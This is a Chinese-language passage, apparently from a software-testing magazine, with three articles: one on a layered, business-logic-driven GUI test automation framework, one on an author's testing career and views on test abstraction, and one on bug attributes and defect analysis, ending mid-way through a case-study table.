# 目 录

# 一种业务逻辑驱动的 GUI 自动测试框架设计

作者：茹炳晟

**摘要：**软件的 GUI 自动化功能测试在很大程度上提高了软件测试的效率，大幅度减少了测试的重复工作量，但与此同时也带来了系统界面变更后测试脚本维护代价高昂、系统开发完成后才能开始 GUI 自动化测试用例的实现、熟悉业务逻辑的测试工程师和熟悉自动化技术的自动化测试工程师难以有效合作等问题的困扰，严重阻碍了软件 GUI 自动化测试的推广与发展。本框架设计提出了一种全新的测试业务逻辑与软件界面操作相隔离的层次化 GUI 自动化测试框架，通过引入“业务”脚本和“操作”脚本的概念，建立 GUI 界面操作层、基本功能层和业务逻辑层的层次化框架结构，大幅度提高自动化测试框架的灵活性和可复用程度，实现了由业务逻辑来驱动自动化测试脚本的自动生成和执行，从根源上部分解决了自动化测试中的主要难题。本框架设计思想不依赖特定的自动化测试工具，可普遍适用于目前主流的 GUI 自动化测试工具，比如 QTP，RFT，Ruby+Watir 等。

**关键字：**业务逻辑驱动；测试框架；GUI 自动化测试；BDD；

## 一、GUI 自动化测试的难点

GUI 自动化测试在帮助提供测试效率的同时，也引入了一系列的问题与挑战。归纳起来主要有以下四个方面：

1、GUI 自动化测试脚本的开发与维护代价高昂。目前主流的 GUI 自动化测试脚本结合了业务逻辑和完成业务逻辑所需要的界面操作步骤，无论是 GUI 界面、GUI 操作流程或者是业务逻辑发生变化的时候，都会有大量的测试用例需要修改。


2、对于 GUI 自动化脚本的开发，需要即非常熟悉业务逻辑，又能熟练掌握自动化脚本语言的工程师。通常而言，熟悉业务的手工测试工程师通常对自动化脚本的编写不是非常熟悉，而熟练掌握自动化脚本技术的工程师通常很少是业务领域的专家。现实情况是，手动测试工程师会把实现业务逻辑的测试步骤以及检查点以文档的形式记录下来，自动化工程师再将这些用例文档“翻译”成自动化测试脚本，这些步骤是即耗时又耗力的。

3、被测系统开发与 GUI 自动化测试不能同步并发进行，这使得自动化测试开发的周期变短。通常，自动化测试用例脚本的开发是在系统内部版发布以后才正式开始的，因为自动化脚本在完成业务测试逻辑时需要很大程度依赖于被测系统的界面对象与控件。

4、系统开发过程中，由于变更在所难免，会出现测试用例设计文档与实际实现脚本不同步的情况，通常自动化脚本已经更新了，而文档则会滞后，这就进一步加大了自动化测试的维护工作量。

**二、基于业务逻辑驱动的 GUI 自动化测试框架设计**

针对以上种种问题与挑战，本文提出了一种全新的测试业务逻辑与软件界面操作相隔离的层次化 GUI 自动化测试框架，通过引入“业务”脚本和“操作”脚本的概念，建立 GUI 界面操作层、基本功能层和业务逻辑层的层次化框架结构，大幅度提高自动化测试框架的灵活性和可复用程度，实现了由业务逻辑来驱动自动化测试脚本的自动生成和执行，大幅度提高了自动化测试的投入产出比。相比传统的自动化测试框架，本框架设计思想的优势主要体现在以下几个方面：



1、在此框架下，将由熟知业务的人员（可以是需求工程师、系统目标用户，手工测试工程师）基于业务逻辑设计基于自然语言的高层次测试用例，然后通过框架提供映射机制与基本功能层映射来实现“业务”脚本的“开发”，由自动化工程师实现“操作”脚本、界面对象识别以及对象库的管理，框架提供相应机制完成“业务”脚本和“操作”脚本间的映射。在此框架下工作，熟知业务的人员和自动化工程师各自都能发挥最擅长的能力，避免了传统模式下，手动测试工程师不擅长自动化脚本的开发与调试，而自动化工程师不熟悉业务逻辑的窘境。

2、通常而言业务逻辑比较稳定，而 GUI 操作流程、GUI 界面以及控件的变动会比较平凡。在此框架下，对于 GUI 界面和控件的变化，只需要修改 GUI 界面操作层的相关部分；对于 GUI 操作流程的变化，只需要修改基本功能层；只要业务逻辑不变更，上层的测试业务逻辑层完全不需要变更，最大限度地降低了测试脚本的维护工作量，同时保证了业务层测试用例的稳定性和可读性。

3、被测系统尚未开发完成前，就可以根据被测系统需求的测试需求，实现业务逻辑层和部分基本功能层来完成“业务”脚本的开发，系统发布后，在框架的支持下，由“业务”脚本自动生成实际可执行的自动化测试脚本并执行，使自动化测试开发和系统开发并行化，有效地利用了传统自动化测试的空档期，提高了自动化测试开发的效率。

4、由于高层次的测试用例设计是通过业务逻辑层的“业务”脚本表达的，而在此框架设计中，“业务”脚本本身就是自然语言，具有极佳的可读性，因此由“业务”脚本构成的测试用例本身就是测试设计文档。这使得自动化测试用例设计文档和脚本之间的同步工作量几乎为零。

以下介绍本框架设计的层次结构以及实现原理：

**业务逻辑层：**在系统正式递交测试之前，就可以由熟悉需求的人员基于自然语言来设计业务逻辑层的测试用例。在这个层面上的测试用例完全基于业务逻辑，从描述业务层面描述需要做什么以及期待的结果是什么。测试用例中基于自然语言的每一步操作都会通过 BLL-BFL Mapping 映射到基本功能层提供的行为描述函数。同时，这些测试用例本身就可以作为测试用例的设计文档。

**基本功能层：**基本功能层主要提供各种类型的行为描述函数。大多数行为描述函数基于页面类来封装，每一个页面类中包含页面操作方法和验证方法。这些

方法中描述了完成该操作需要在界面上具体执行的操作步骤，需要特别注意的是，这些步骤仅仅描述需要在界面上执行什么操作，至于如何找到界面控件并实际执行并不在这层实现。具体实现对象识别和操作的代码会在 GUI 界面操作层中实现，两者通过 BFL-GOL Mapping 映射。在 BFL-GOL Mapping 映射机制的支持下，基本功能层并不依赖于 GUI 操作层所采用的界面自动化方案或工具（QTP 或 Ruby+Watir 等）

**GUI 界面操作层：**GUI 界面操作层负责具体实现界面对象的识别和操作，可以由 QTP 或者 Ruby+Watir 或者其他 GUI 自动化测试工具实现，并且可以在 BFL-GOL Mapping 映射的支持下实现最终脚本的自动生成。

**三、基于业务逻辑驱动的 GUI 自动化测试框架设计**

目前该框架设计已经在 HP 软件部门内部的多条产品线上得到应用，并取得了很好的效果，明显降低了大型复杂产品线的自动化测试的维护工作量。

# 【淘测试专栏】测试二三事

作者：柳七

迄今为止，我的几段工作和研究经历都和测试有着或多或少的关系，下面我仅叙述下我的工作经历和我对于测试的一些思考，希望能够有所帮助。

我最早接触的测试是协议测试，那个时候正处于网络硬件快速发展的阶段。从最开始的有线网络产品到无线网络产品，不管网络硬件如何发展、如何更新换代，大家都需要遵循统一的约束——网络协议，因此那个时候最主要的工作就是基于网络协议，验证网络产品对于协议约束的一致性测试。具体的做法就是：根据协议描述（通常都是协议的 RFC 描述文档），分析协议的特性、流程、关键字，再根据这些提取出要测试的部分——待测点；根据待测点构建待测环境（通常都是一台或者数台终端和网络设备组成的一个局域网或者类广域网），进而撰写脚本，对于待测点进行验证；通过对于提取出的所有待测点的验证情况，评估待测网络产品对于其支持网络协议的一致性情况；最后将验证结果通告网络产品制造商，其根据结果对于产品进行改进。

在协议测试的后期，由于无线网络的迅猛发展，无线网络的产品也越来越多，因此更多的工作是关于无线网络协议的测试。无线网络不仅需要在协议的一致性测试上需要花费一定的精力，其另外一个特性越来越多的受到了厂商、测试人员、用户的重视：无线网络的安全性。因为无线网络报文的开放性，同时由于无线网络协议在安全性方面也不是尽如人意，所以其安全性相对于有线网络显的更加脆弱，所以无线网络产品一般都需要对其进行安全性测试。这个时期的主要工作就是：对于无线网络协议进行分析、提取，找出其中可能被攻击的漏洞，搭建网络环境（基本都是无线局域网 WLAN），首先根据提取出的漏洞编写攻击脚本对于无线网络设备进行攻击，对攻击结果进行验证，判断待测无线网络设备是否具有该安全漏洞。在进行协议分析的时候，有些漏洞比较容易找出来，但是有些流程性漏洞却需要分析人员对于协议有了非常充分的了解，进而根据协议流程推断出可能发生的安全漏洞。

要对网络协议进行测试，首先必须要读懂 RFC 文档，大部分的 RFC 文档都是英文撰写的，虽说现在有一部分中文翻译的 RFC 文档，但是读懂文档之后还需对网络协议有着充分的了解，并且在脑海中有了该协议的大概模型和流程，然后才能提取协议的漏洞和待测点。这就要求测试人员不仅需要良好的语言功底，不错

网络基础，还要需要优秀的抽象、建模能力，这对于测试人员的要求是相当高的。虽说大部分的测试都是由撰写测试脚本自动化运行完成，但是这前期的准备工作不可谓不充分，需要的工作量也是比较大的。

之后我来到了 C 公司进行软件测试方面的研究工作，C 公司是一家著名的国际互联网硬件公司，其软件的整个生命周期严格遵守“瀑布模式”：从需求阶段，到开发阶段，再到测试阶段，一环一环，紧密相扣。当时我所在的部门是针对 C 公司的某款服务器进行测试，复杂的逻辑和相对稳定的架构就是测试的全部，测试人员首先要和开发人员就需求文档就行 review，就功能点达成一致；等开发完成后，测试人员根据需求描述，首先生成测试例，然后再由测试人员根据测试例撰写脚本进行测试或者手动测试。这整个流程的迭代周期是相当长的，但是好处也是显而易见的：开发、测试各司其职，分工明确，而且有比较充足的时间对于功能进行反复测试，产品的测试覆盖率、稳定性都维持在一个相当高的水准上，而 bug 几乎是可以忽略的存在。

之所以采用这样的测试流程，我后来分析了下原因，我个人总结如下：首先 C 公司的产品追求的是质量，因此公司的一切活动都以此为导向，而在追求绝对的质量的基础上可能会有劳动力的浪费、人员的浪费、工作的重复，但是只要达到了质量，一切都是在可以承受的范围之内。同时，C 公司的产品种类不多，版本也进行着严格的控制，这也就意味着产品的迭代周期会比较长，“瀑布模型”的产品迭代流程是一个比较经典也比较稳妥的选择。最后，对于部门的待测产品的架构进行简单的分析，因为待测产品是属于服务器产品，逻辑相对稳定，稳定的产品就需要一个稳定的测试流程对其质量进行保障，而“瀑布模型”在流程上是一个四平八稳、不会出太多漏洞的流程。

我在 C 公司实际从事业务线的测试不多，大部分时间是想办法做测试上的优化，进而提高测试人员的工作效率。虽说迭代周期长，但是测试人员为了保证工程质量在一个很高的水准，基本要实现 100%的覆盖率，这对他们的要求是非常高的，一个细节不注意，可能就会发生测试例丢失的现象，因此他们的工作量是非常大的。幸运的是，由于产品架构的相对稳定性，绝大部分的功能模块都可以进行模型化，于是就开发了一个基于模型的测试工具，这个工具可以对于功能模块的模型进行分析，自动生成所有的符合要求的测试例，这样既提高了测试效率，也提高了测试的覆盖率。

相对于协议测试，C 公司不仅要求测试人员对于业务逻辑非常熟悉，同时也需要他们能够对于测试结果进行分析，准确定位到 bug。

我现在淘宝从事测试工具开发工作。作为互联网公司，其产品迭代模式就会遵循互联网公司的一些规律：迭代周期短、产品更新换代速度快。相对于 C 公司，淘宝在产品迭代速度上有了明显的要求，有的时候产品的速度甚至胜于一切。这就要求测试人员在测试速度和测试质量之间产生了一个取舍：在不影响产品迭代周期的前提上，保证测试质量，自动化测试和回归自然就成为了测试业务的主流。淘宝有着一套完备的自动化测试方案，可以实现自动化测试和自动化脚本的回归测试，同时也可以对测试结果进行统计和分析，提升了测试效率的同时也保证了产品质量。

淘宝测试自动化程度很高，这就要求测试人员不仅需要具有对于业务逻辑的理解，也需要一定的编程基础，同时还能根据脚本日志分析出真正的产品 bug。当然由于迭代速度很快，这一切都需要在一个很短的周期内完成，这就对测试人员提出了更高的要求：必须快、准，要不然等发现出 bug 可能下一个产品迭代周期都开始了！

因为本质工作的原因，有的时候会思考：如何能够在不影响迭代周期的前提下最大程度上提高产品质量？ 如何能让测试的门槛降低？以后的测试模式是什么样的？……

在此之前，让我们来花点时间想一想测试的本质。我之前一直到现在的几段经历都是测试工作：协议测试、产品测试、安全测试，那么这么多门类繁多的测试，带着不同头衔的测试，他们的本质是什么呢？我想从简单的层面说，测试无外乎就是最后给出一个结果：“是”或者“否”，一切的脚本、一切的操作最后其实都是为了达到这个目的。如何才能得到“是”或者“否”呢，很明显需要通过比较才能得到这样的结果；而比较的基准是什么呢，基准必须是各方认定的一个衡量标准，前面说的 RFC 文档、需求，就是我们比较的基准，只是我们对其进行了再次提取和分析；比较的前提就是我们的测试环境；而比较并且最后得到结果的过程，其实就是我们测试的过程；至于结果是“是”还是“否”，首先需要判断比较的前提有没有问题，比较的过程有没有问题，最后才能判断出结果的真伪，而这个过程就是结果分析和 bug 定位的过程。因此，我们可以给测试下一个这样的定义：测试就是在一定的环境下，通过某种特定的手段，对于基准的描述进行证实或者证伪的一个过程。

有了上面的描述，我们对于某些问题可能就有了一个大致的思路了。首先我们的工作就是要把基准进行抽象，抽象之后的基准要具有通用性、可读性、明确性，这样才便于我们找出它们的规律。

对于以下的描述：太阳是红色的，我们可以抽象成：sunColor = red，对于有过一些编程经验的人来说，后面的语句显然是更加易于理解的。可以举一个稍微复杂的例子：今天下雨，所以今天没有太阳，对于这句话我想可以这么描述：sunColor = nullweather=rainy，这就产生了条件和因果关系了。这样的例子比较简单，对于一个很复杂的系统，要把其所有的基准（描述）抽象出来，这本身是一个很复杂的过程。因此我们才有了很多的建模技术，我们使用了很多的建模方法（状态机、流程图、UML 图、petri 网）这些技术唯一的目的就是把待测对象抽象成一个易于理解的、便于分析的、明确的系统，为什么要这么多，说白了是让我们易于理解、易于掌握，进而好对其下手。要打败你的敌人，首先要了解你的敌人；在测试领域，要测试好你的对象，首先要了解你的待测对象，了解了，就好下手了，不管是功能测试、性能测试、安全测试，还不是手到擒来么。我在做协议测试的时候，协议的每个状态有多个属性，同时协议具有一定的时效性，因此使用 petri 网来抽象出协议的运行流程；我在 C 公司的时候，因为待测系统流程转换很多，所以我们使用了流程图和状态机来抽象整个系统；其实使用何种手段抽象无所谓，只要能够把你关心的那一面描述出来，那就是好的抽象方法。

进而再说环境准备，环境准备指的是待测对象要具备完成测试过程所需要的初始条件。比如我们前面的例子：sunColor = nullweather=rainy 中，weather=rain 其实是表示今天没有太阳的一个初始条件，我们要验证的就是今天是不是有太阳，那么今天下雨就是我们要验证今天有没有太阳的一个必备条件。很多人可能会忽略环境准备的重要性，环境准备其实是测试过程中一个非常重要的一个必不可好的环节，很多时候最终测试结果可能就因为初始环境准备的差异而有着迥然不同的变化。随着各个公司对于测试的重视，测试范围越来越大，待测系统越来越复杂，测试环境的准备逐渐成为了一个很复杂、很麻烦的流程。测试环境的准备包括多个方面：场景复现、数据准备、测试框架准备，我经常碰到的问题就是：测试人员过来抱怨，其实要验证的功能点非常简单，搭个环境却要搭半天。因此，我们如果能为用户准备一些标准的、不受任何干扰的、稳定的、正确的环境，最通俗的说法是，只要掌握了流程，上来就能用，上来就会用的一个稳定的测试环境，这能解决多少因为环境带来的困扰啊！

环境都准备好了，测试对象也抽象化，在这里简单的说明一下：此处的测试对象抽象化，指的是通过某种技术对其进行抽象，并且能够通过对于该技术的分析得到其所有待测点。例如我们用流程图刻画出了某个对象，那么我们自然可以解析这个流程图得到这个对象所有的运行规则，这些运行规则就是我们需要得到的测试例；而对于流程图的解析，其仅仅是一个算法问题。所有的都准备好了，我们来谈一谈测试流程，其实我们发现：好像一切都变的简单了，我们只要按照测试例，在特定的测试环境下使用特定的操作就行了，这个时候需要的只是一点对于业务的了解和编程知识就可以了，甚至都不需要测试人员写程序。把一个测试人员所有的注意力集中到要测试的业务本身，这才是测试的终极目标。

好了，我们是不是说所有的工作都做完了？万事大吉，我的测试方案已经完美了？为了对这个问题做一个回答，我们可以同样用上面举过的例子：sunColor = nullweather=rainy，今天我把环境观察好了：下雨，而且我也看了天空：没太阳，看上去测试完成了；那么，明天怎么办？明天是不是我还是要观察下天空有没有下雨，再观察下天空有没有太阳？后天呢？……为了避免每天都问这样一个问题，我们其实需要的只是记录每天的天气就可以了，甚至我们可以通过传感器监测是否下雨自动记录天气，剩下的，都交给计算机吧。

上面的例子其实说明了测试当中的一个极其重要的部分：测试的可维护性。我们不愿意浪费时间在重复做着同样的事情，我们可以借助计算机来完成。计算机的一个重要的作用就是一些重复的、有规律的事情可以通过它来完成，因此我们可以借助计算机来帮我们完成一些重复性工作，但是需要给其一些特别的指令：比如定期扫描环境有没有变化、当环境发生变化时改变其运行规律、定期给我们一个提醒等。我们可以让计算机帮我们管理数据、管理脚本、管理环境、结果分析等；当需要调整我们的测试计划时，我们只需要给其几个简单的指令。在现在不少公司，产品结构相对稳定，更多的时候是功能是增加、修改、删除，对测试的可维护性的需求也就愈发强烈。

说了这么多，其实就是一句话：能够使得测试人员不用关注除了测试内容之外的其他繁冗复杂的事物的测试方案才是一个好的测试方案。

# 关于缺陷分析的一些思考

作者： β-ing

**前言：**工作多年，发现诸多测试新人对缺陷分析了解甚少，市面上也很少有书籍专门对缺陷分析方法进行介绍。故在此总结一些自己的经验，希望能提供一些思路。

**内容提要**

对于如何有效分析缺陷，本文将分三个部分向大家介绍：

（一）BUG 属性分解：我们首先一起来解读 BUG 的诸多属性，为何我们需要这些属性，这些属性对我们后续的分析有何帮助？在这一部分会为大家做一定解析。

（二）单项目 BUG 分析与质量评估：获取 BUG 后如何解读缺陷，如何通过这些缺陷了解项目质量和风险？本文将以改编的案例形式重点介绍。

（三）综合分析与数据度量：放大自己的视角，把缺陷全局化，用管理者的眼光建立基线指标，指导后续项目提升与改进。将此作为真正意义上缺陷分析工作的扩展。

**关键词：**缺陷分析；质量评估；数据度量；

**正文**

## （一）BUG 属性分解

### 1、BUG 属性

所谓 BUG 属性，其实简单讲就是我们日常提报 BUG 时要求填写的内容，每个公司都有自己的填写标准，内容会有所差异，这里向大家介绍一些基础字段

| 属性 | 描述 |
|---|---|
| 项目名称 | 由公司自行定义，用于区分本次测试与其他测试项目 |
| 项目所属模块 | 由公司自行定义，用于标识本次测试范围 |
| BUG 标题 | 一般是对 BUG 的简要描述，依据各公司要求规范填写 |
| BUG 类型 | 需求错误，设计错误，编码错误，其他参考 2 章节 |
| BUG 严重程度 | 致命，严重，一般，建议参考 3 章节 |
| BUG 优先级 | 高优先级，中优先级，低优先级参考 4 章节 |
| 缺陷描述： | 描述重现步骤，预期结果和实际结果 |
| 缺陷状态： | 活动，已解决，已关闭，待决定参考 5 章节 |
| BUG 提出者 | 缺陷提出者，一般为项目测试人员 |
| BUG 制造者 | 缺陷制造者，一般为程序开发人员 |
| BUG 版本号 | 一般分为 BUG 发现版本和 BUG 修复版本两类 |
| BUG 解决者 | 缺陷解决这，通常为缺陷制造者本人 |

2、BUG 类型

例如：

| 编号 | 类型 | 描述 |
|---|---|---|
| 1 | 需求错误 | 需求本身不符合逻辑导致的错误 |
| 2 | 设计错误 | 因设计文档和需求不符导致的错误 |
| 3 | 编码错误 | 程序和需求不符导致的错误 |
| 4 | 其他 | 其他错误 |

3、BUG 严重程度

BUG 严重程度的定义，每个公司的标准区别很大，在某些公司 UI 界面的 BUG 也会被认为是严重的，但对有些公司则无关紧要。下面给出一种参考：

| 严重级别 | 具体表现 |
|---|---|
| 致命 | 数据库破坏。<br>系统停机。<br>扩展到其它系统的系统停机。 |
| 严重 | **界面：**<br>UI 界面无法打开/报错，无法正常完成测试工作的。<br>非配置文件中的错误的页面链接，此类链接属于硬编码到代码中必须重新发布程序的错误链接。<br>**程序：**<br>核心功能实现问题（指程序核心模块的功能或优先级高的特殊功能）。<br>……<br>**数据库：**<br>数据表设计字段与用户需求不符（字段缺失、字段数据类型不符、字段冗余）。<br>数据表字段保存不完全。 |
| 一般 | **界面：**<br>界面提示不规范（提示信息错误，提示内容与实际原因不符，提示信息不友好等）<br>界面布局不规范（同级别字体样式未统一、段落未对齐、页面框架不统一）<br>文字错误（包括按钮文字，页面文字，选项框文字等）<br>**程序：**<br>普通功能操作和输入输出项与用户需求不符（包括输入输出项缺失、名称不符和必填项不符）。<br>…… |
| 建议 | **界面：**<br>是否改动都不影响发布和用户验收<br>**程序：**<br>可以更好改进的，但是对测试质量不会构成影响的 |

4、BUG 优先级


优先级的定义目的是为了让开发知晓哪些 BUG 影响到测试进度需要优先处理的，哪些是可以放缓处理进度的。例如：

| 编号 | 优先级 | 描述 |
|---|---|---|
| 1 | 高优先级 | 给予高度重视的 BUG |
| 2 | 中优先级 | 需要正常排队等待修复和处理的 BUG |
| 3 | 低优先级 | BUG 可以在方便时被修正 |

**5、缺陷状态**


通常缺陷状态是整个 BUG 的核心引擎，牵动着 BUG 的进展，也是项目经理了解项目进展所关注的重要指标。

缺陷状态的拟定也是各有不同，最简单的状态迁移一般包含“活动/已解决/待决定/已关闭”四种，这四种状态的参与者主要是测试和开发人员，由测试人员发起，最终也需要测试人员结项,可参考如下模型：




**6、小结**

通过介绍 BUG 属性，也许大家对 BUG 编写会有些新的认识，建议大家认真对待，理由很简单，BUG 分析也是环环相扣的，只有正确选择 BUG 属性才谈得上后续的项目 BUG 分析，不然分析出来的结果并不能指导我们的质量评估，后续的数据度量也成为空谈。可以用下边的环状模型加强理解。




### （二）单项目 BUG 分析与质量评估

单项目 BUG 分析是日常工作中最常见的分析指标，可以通过缺陷在项目各环节的变化来了解项目质量和项目进度，并预估项目风险。

项目缺陷分析有很多入手点，下面有三个案例，针对短期维护类项目，小型工程类项目和中小型重构项目，以部分 BUG 属性作为分析依据。

#### 1、短周期维护类项目缺陷分析

案例一：通过三个基础指标（BUG 类型/BUG 严重程度/BUG 缺陷状态）分析项目缺陷，假设人力，时间等因素均正常。

| | | |
|---|---|---|
| **项目类型** | 某网站市场活动 | |
| **功能描述** | 情人节即将来临，某网站针对一些特定产品策划了情人节促销活动 | |
| **项目周期** | 10 个工作日 | 需求分析与评审 2 个工作日，设计与编码 3 个工作日测试 4 个工作日，验收与发布 1 个工作日 |
| **人力投入** | 5.5 人 | 项目经理 1 人，需求分析师 1 人，UI 设计 1 人，开发人员 1 人，测试人员 1.5 人 |

Point1：

| **关注时间点** | 第 7 个工作日 中午项目经理向测试人员询问测试进展 | | | | **备注说明** |
|---|---|---|---|---|---|
| **当前 BUG 描述** | BUG 类型 | 需求错误 | 设计错误 | 编码错误 | 其他错误 | 其他错误（其中 UI 错误 2，建议类 1 个） |
| | | 0 | 0 | 4 | 3 | |
| | BUG 严重程度 | 严重 | 一般 | 建议 | | 建议的 BUG 为 UI BUG |
| | | 2 | 4 | 1 | | |
| | BUG 状态 | 活动 | 已解决 | 已关闭 | 待决定 | 其中严重程度最高的 2 个 BUG 为关闭状态 |
| | | 2 | 2 | 3 | 0 | |
| **用例覆盖情况** | 高优先级用例执行 100% ，中优先级用例执行 30%，低优先级用例执行 0% | | | | | |

| | |
|---|---|
| **测试人员的分析** | A：测试工作已开展了 1.5 天，并未发现需求和设计上的错误，暂时排除了需求变更方面的风险。<br>B：从严重程度上分析，严重 BUG 已修复，并且得到验证，说明项目能稳定测试，无影响项目进度的重大 BUG 待修复。 |
| **测试人员的回复** | 项目进展情况正常，暂无影响进度的风险。 |

Ponit2：

| **关注时间点** | 第 8 天 下午 项目经理向测试人员询问测试进展 | | | | | **备注说明** |
|---|---|---|---|---|---|---|
| **当前 BUG 描述** | BUG 类型 | 需求错误 | 设计错误 | 编码错误 | 其他错误 | 其他错误（其中 UI 错误 6，建议类 1 个） |
| | | 0 | 0 | 6 | 6 | |
| | BUG 严重程度 | 严重 | 一般 | 建议 | | 建议的 BUG 为 UI BUG 1 个用户体验 1 个 |
| | | 2 | 8 | 2 | | |
| | BUG 状态 | 活动 | 已解决 | 已关闭 | 待决定 | 已关闭状态（2 个严重 BUG，4 个一般 BUG）<br>活动状态（2 个一般 BUG，2 个建议 BUG）。 |
| | | 4 | 2 | 6 | 0 | |
| **用例覆盖情况** | 高优先级用例执行 100% ，中优先级用例执行 100%，低优先级用例执行 0% | | | | | |
| **测试人员的分析** | A：测试工作已开展了 3 天，并未发现需求和设计上的错误，可以排除需求变更方面的风险。<br>B：从严重程度上分析，并未出现新的严重 BUG，说明项目稳定程度无太大问题。<br>C：从 BUG 修复情况来看，过半 BUG 已被修复，且活动状态的 BUG 一般为建议型 BUG，无影响修复进度方面的风险。 | | | | | |
| **测试人员的回复** | 项目进展情况正常，无特殊情况可按时完成测试任务。 | | | | | |

Point3：

| **关注时间点** | 第 9 天 下午 项目经理确认是否可按时发布 | | | | | **备注说明** |
|---|---|---|---|---|---|---|
| **当前 BUG 描述** | BUG 类型 | 需求错误 | 设计错误 | 编码错误 | 其他错误 | 其他错误（其中 UI 错误 6，建议类 1 个） |
| | | 0 | 0 | 6 | 7 | |
| | BUG 严重程度 | 严重 | 一般 | 建议 | | 建议的 BUG 为 UI BUG 1 个用户体验 1 个 |
| | | 2 | 9 | 2 | | |
| | BUG 状态 | 活动 | 已解决 | 已关闭 | 待决定 | 活动状态（剩余 1 个用户体 |

| | | | | | | |
|---|---|---|---|---|---|---|
| | | 1 | 0 | 12 | 0 | 验 BUG） |
